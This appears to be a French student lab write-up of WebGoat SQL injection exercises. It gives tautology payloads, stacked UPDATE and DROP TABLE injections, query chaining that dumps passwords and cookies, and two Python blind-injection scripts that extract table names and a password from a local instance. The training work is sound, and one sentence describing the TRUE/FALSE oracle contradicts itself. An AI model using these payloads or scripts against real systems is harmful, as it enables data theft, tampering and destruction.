
Item 9 – String SQL injection

Entrées :
(last_name): laissé vide
OR
1' = '1

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' OR '1' = '1'

Résultat: retourne toutes les lignes de user_data, car '1' = '1' est toujours vrai



Item 10 – Numeric SQL injection


Entrées :

Login_Count : 1

User_Id : 1 OR 1=1

SELECT * FROM user_data WHERE login_count = 1 AND userid = 1 OR 1=1

Résultat : retourne toutes les lignes, car 1=1 rend la clause WHERE toujours vraie



Item 11 - String SQL injection


Entrées :

Employee Name : Lastname (valeur arbitraire)

Authentication TAN : ' OR '1'='1

SELECT * FROM employees WHERE last_name = 'Lastname' AND auth_tan = '' OR '1'='1'

Résultat : retourne les données de tous les employés, sans connaître aucun TAN valide.



Item 12 Compromising Integrity

Entrées utilisées :


Employee Name : Smith

Authentication TAN : 3SL99A'; UPDATE employees SET salary=1000000 WHERE userid=37648;--

SELECT * FROM employees WHERE last_name = 'Smith' AND auth_tan = '3SL99A'; UPDATE employees SET salary=1000000 WHERE userid=37648;--'

Résultat : exécute une deuxième commande SQL (UPDATE) qui modifie le salaire de John Smith (userid 37648) pour qu'il dépasse celui de Bob Franco (83700 $), prouvant une atteinte à l'intégrité des données.

3SL99A'; UPDATE employees SET salary = 1000000 WHERE userid = 37648;--




Item 13 - Availability

Entrée :

test'; DROP TABLE access_log;--

Résultat : exécute la commande DROP TABLE access_log, supprimant complètement la table de logs qui enregistrait les actions de l'utilisateur.

'; DROP TABLE access_log;--



A1 – SQL injection (advanced)

Item 3 Pulling data from other tables

Query chaining

Entrée :

'; SELECT * FROM user_system_data--

Requête finale :

SELECT * FROM user_data WHERE last_name = ''; SELECT * FROM user_system_data--'


Explication du fonctionnement :

- Le ' ferme immédiatement la chaîne ouverte par le code (last_name = '')

  Le ; termine la première requête et permet d'en démarrer une nouvelle

- Le -- neutralise l'apostrophe que le code ajoute à la fin

Résultat : Retourne les résultats de user_system_data dans un deuxième tableau séparé, affichant les userid, user_name, password et cookie de tous les utilisateurs.



Item 3 : Can you login as Tom ?

On observe une page de login / register. Après avoir essayé d'injecter du SQL dans login, on observer aucun signe de vulnérabilité, on investigue donc la page de register qui elle est vulnérable aux injections SQL avec la saisie de texte pour le username.

`tom' AND substring(password,{position},1)`

La page web affiche que le compte est crée lorsque la condition est FALSE, sinon elle montre que le compte existe deja donc FALSE. Ceci est donc une Boolean based blind attack. On va donc utiliser ce script pour lister toutes les tables de la BD afin de savoir quellle table viser.

Voici le script utilise pour cela :

```
URL = "http://127.0.0.1:8080/WebGoat/SqlInjectionAdvanced/register"
JSESSIONID = "0559A05A30886EAC31DC0221AB9056E1"

session = requests.Session()
session.headers.update({
    "X-Requested-With": "XMLHttpRequest",
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
})
session.cookies.set("JSESSIONID", JSESSIONID)

CHARSET = string.ascii_uppercase + string.ascii_lowercase + string.digits + "_"


def oracle(condition):
    payload = f"tom' AND ({condition})--"

    data = {
        "username_reg": payload,
        "email_reg": "test@gmail.com",
        "password_reg": "test",
        "confirm_password_reg": "test"
    }

    r = session.put(URL, data=data)

    if r.status_code != 200:
        print(f"HTTP {r.status_code}")
        return False

    return "already exists" in r.text


def get_table_name(offset, max_length=50):

    table_name = ""

    for position in range(1, max_length + 1):

        found = False

        for char in CHARSET:

            condition = (
                "substring("
                "(SELECT TABLE_NAME "
                "FROM INFORMATION_SCHEMA.TABLES "
                "ORDER BY TABLE_NAME "
                f"LIMIT 1 OFFSET {offset}),"
                f"{position},1)='{char}'"
            )

            if oracle(condition):
                table_name += char

                print(
                    f"table {offset}, "
                    f"position {position}: "
                    f"{char} -> {table_name}"
                )

                found = True
                break

        if not found:
            break

    return table_name

for offset in range(20):

    table = get_table_name(offset)

    if not table:
        print("No more tables.")
        break

    print(f"TABLE {offset}: {table}")
```

Celui-ci nous donne la table CHALLENGE_USERS. On utilise donc cette table afin d'extraire

le mot de passe de tom grâce à ce script :

```python
URL = "http://127.0.0.1:8080/WebGoat/SqlInjectionAdvanced/register"

JSESSIONID = "0559A05A30886EAC31DC0221AB9056E1"

session = requests.Session()

session.headers.update({
    "X-Requested-With": "XMLHttpRequest",
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
})

session.cookies.set("JSESSIONID", JSESSIONID)

CHARSET = string.ascii_letters + string.digits + string.punctuation


def test_character(position, character):
    """
    Test whether password[position] == character.
    """

    payload = (
        f"tom' AND substring(password,{position},1)"
        f"='{character}'--"
    )

    data = {
        "username_reg": payload,
        "email_reg": "test@gmail.com",
        "password_reg": "test",
        "confirm_password_reg": "test"
    }

    response = session.put(URL, data=data)

    if response.status_code != 200:
        print(f"HTTP error: {response.status_code}")
        return False

    return "already exists" in response.text


def find_password(max_length=50):
    password = ""

    for position in range(1, max_length + 1):

        found = False

        for character in CHARSET:

            if test_character(position, character):
                password += character

                print(
                    f"Position {position}: "
                    f"{character!r}    Password: {password}"
                )


                found = True
                break

        if not found:
            print("\n[*] No character found.")
            print(f"[+] Password: {password}")
            return password

    print("\nMaximum password length reached.")
    print(f"Password: {password}")

    return password


if __name__ == "__main__":
    find_password()
```

